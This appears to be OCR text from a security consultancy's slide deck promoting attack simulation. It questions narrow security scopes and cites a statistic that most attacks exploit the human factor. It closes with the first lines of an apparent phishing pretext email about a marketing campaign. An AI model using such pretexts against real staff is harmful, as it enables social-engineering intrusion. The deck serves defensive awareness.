
ARE THOSE THE RIGHT QUESTIONS?

The «classical» CEO




Are we secure?


- Scope 1: We have no SQL Injection in web application A.
- Scope 2: Our notebook's local disks are properly encrypted.
- Scope 3: Our firewall rules are implemented according to best practices.




Attack Simulation



Attack Simulation



Where to attack?



INITIAL FOOTHOLD

«**LESS THAN 1%** OF THE ATTACKS WE OBSERVED **MADE USE OF SYSTEM VULNERABILITIES. THE REST** EXPLOITED **THE HUMAN FACTOR** […]»

THE HUMAN FACTOR 2019, PROOFPOINT

Dear collegues


We are planning our new marketing campaign, which will include posters of the real people behind [redacted] You.

